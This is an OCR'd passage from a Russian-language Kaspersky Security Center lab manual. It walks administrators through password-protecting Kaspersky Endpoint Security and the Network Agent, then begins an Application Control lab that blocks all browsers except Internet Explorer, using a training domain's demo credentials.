


Переключитесь на компьютер **KSC**.

3. Войдите в систему под учетной записью **abc\Administrator**. Пароль — **Ka5per5Ky**
4. Откройте веб-консоль **Kaspersky Security Center**
5. В боковом меню выберите **Monitoring & reporting | Dashboard**




6. Обратите внимание, что на одном из устройств статус защиты **Critical**
7. Пройдите по ссылке **Critical**, для просмотра списка устройств
8. Убедитесь, что защита не запущена на устройстве **Tom-Laptop**




9. Откройте свойства устройства. Пройдите по ссылке ***Tom-Laptop***

10. Перейдите на вкладку **Applications**
11. Выберите **Kaspersky Endpoint Security** и нажмите **Start**
12. Закройте свойства компьютера



13. В боковом меню выберите **Monitoring & reporting | Dashboard**
14. Обратите внимание, что статус защиты изменился с **Critical** на **Warning**




Задание B: Установите пароль на Kaspersky Endpoint Security

Найдите в политике Kaspersky Endpoint Security для Windows для рабочих станций настройки пароля (среди настроек интерфейса). Включите защиту паролем и распространите ее на все операции с Kaspersky Endpoint Security.


На компьютере Tom-Laptop попробуйте выйти из Kaspersky Endpoint Security. Убедитесь, что без пароля выйти не получается. Попробуйте удалить Kaspersky Endpoint Security через Панель управления Windows. Убедитесь, что для этого тоже нужно знать пароль.

Задание выполняется на компьютере **KSC**.


15. Откройте веб-консоль Kaspersky Security Center
16. В боковом меню выберите **Devices | Polices & Profiles**




17. Откройте политику **Kaspersky Endpoint Security for Windows**
18. Перейдите на вкладку **Application settings**
19. В разделе **General settings** нажмите **Interface**




20. Нажмите на выключатель **Password protection DISABLED**
21. Введите пароль **Ka5per5Ky**
22. Нажмите **OK**




23. Нажмите **Add**, чтобы добавить пользователя




24. Пройдите по ссылке ***Select user***




25. В строке поиска введите **alex**
26. Выберите учетную запись **Alex**
27. Нажмите **Select**




28. Отметьте операции:
    - **Application settings**
    - **Remove / modify / restore the application**
    - **Disable Kaspersky Security Center policy**
    - **Exit the application**
29. Нажмите **OK**



30. Убедитесь, что пользователь **Alex** был добавлен в список
31. Сохраните изменения: нажмите **OK**



32. Сохраните политику: нажмите **Save** и **Yes**
33. Подождите, пока политика применится




Задание C: Проверьте, что Kaspersky Endpoint Security защищен паролем


Убедитесь, что необходимо ввести данные учетной записи, чтобы выполнить какие-либо действия с программой.

Задание выполняется на компьютере **Tom-Laptop**.


34. Войдите в систему под учетной записью **abc\Tom**. Пароль — **Ka5per5Ky**
35. Попробуйте выйти из KES через контекстное меню его иконки в панели задач



36. В окне **Password check** введите данные учетной записи **abc\Alex**, пароль **Ka5per5Ky**
37. Убедитесь, что программа успешно завершилась



38. Откройте окно **Apps & features**
39. Выберите **Kaspersky Endpoint Security for Windows**
40. Убедитесь, что кнопка **Uninstall** заблокирована




Задание D: Установите пароль на удаление Агента администрирования

Откройте политику Агента администрирования и найдите в ней настройки пароля. Включите защиту паролем, введите пароль и сделайте эти настройки обязательными, т.е. запретите их редактировать.


На компьютере **Tom-Laptop** попробуйте удалить Агент администрирования. Не вводите пароль и убедитесь, что просто так удалить Агент нельзя.

Начните выполнять задание на компьютере **KSC**.

41. Откройте веб-консоль Kaspersky Security Center
42. В боковом меню выберите **Devices | Polices & Profiles**
43. Откройте политику **Kaspersky Security Center Network Agent**




44. Перейдите на вкладку **Application settings**
45. В разделе **Settings** включите защиту паролем: **Use uninstallation password**
46. Введите пароль *Ka5per5Ky*
47. Сделайте настройку **Use uninstallation password** обязательной, т.е. закройте замок для данной настройки и нажмите **Save**
48. Подождите, пока политика применится




Переключитесь на компьютер **Tom-Laptop**.


49. Откройте окно **Apps & features**
50. Выберите **Kaspersky Security Center Network Agent**
51. Попробуйте удалить Агент: выберите **Uninstall**
52. В информационном окне Windows подтвердите намерение удалить программу



53. В окне приветствия мастера удаления нажмите **Next**
54. Не вводите пароль и нажмите **Next**
55. Убедитесь, что без ввода пароля удалить Агента администрирования нельзя



56. Закройте сообщение программы удаления кнопкой **OK**
57. Выйдите из мастера: нажмите **Cancel**
58. Подтвердите, что хотите выйти: нажмите **Yes**
59. Закройте мастер: нажмите **Finish**



Заключение

Вы установили защиту паролем на Kaspersky Endpoint Security и Агент администрирования. Теперь пользователи не смогут удалить программы Лаборатории Касперского, выйти из Kaspersky Endpoint Security или остановить защиту.

Остановить службу или процесс Kaspersky Endpoint Security пользователи тоже не могут. От этого защищает самозащита Kaspersky Endpoint Security.

Чтобы скрыть от пользователей, что на компьютере установлен Kaspersky Endpoint Security, не отображайте иконку KES в области уведомлений. Эта настройка есть в разделе Интерфейс в политике Kaspersky Endpoint Security.

Лабораторная работа 14.

Как настроить Контроль программ

Сценарий. Согласно политике безопасности, для доступа в Интернет пользователи компании должны использовать только Internet Explorer. Для этого браузера регулярно и централизованно загружаются все доступные обновления безопасности, тогда как состояние других браузеров не контролируется. Учитывая, что большинство современных угроз использует браузер для проникновения в сеть, было принято решение запретить все прочие браузеры

Ваша задача — обеспечить выполнение требования политики безопасности. С помощью Контроля программ необходимо заблокировать возможность запуска любых браузеров, за исключением Internet Explorer.

Содержание. В этой лабораторной работе:

1. Создайте категорию для всех веб-браузеров кроме Internet Explorer
2. Запретите пользователям запускать веб-браузеры, кроме Internet Explorer
3. Запустите Mozilla Firefox и Internet Explorer


Задание A: Создайте категорию для всех веб-браузеров кроме Internet Explorer

Создайте категорию программ, содержащую все браузеры за исключением Internet Explorer 11.0 и выше. Чтобы описать все браузеры, используйте категории Лаборатории Касперского (KL-категория). Чтобы исключить Internet Explorer, используйте метаданные из файла *iexplore.exe*.


Компьютеры **KSC**, **DC, Alex-Desktop** и **Tom-Laptop** должны быть включены.

Задание выполняется на компьютере **KSC**.


1. Откройте веб-консоль Kaspersky Security Center
2. В боковом меню выберите **Operations | Third-party applications | Application categories**
3. Чтобы добавить новую категорию, нажмите **Add**




4. Укажите имя категории **Browsers**
5. В методе создания категории выберите **category with content added manually.**
6. Нажмите **Next**




7. Чтобы добавить условие для категории нажмите **Add**




8. Укажите **From KL category**
9. Нажмите **Next**




10. Выберите категорию **Browsers | Web Browsers**
11. Нажмите **Next**




12. Нажмите **Next**



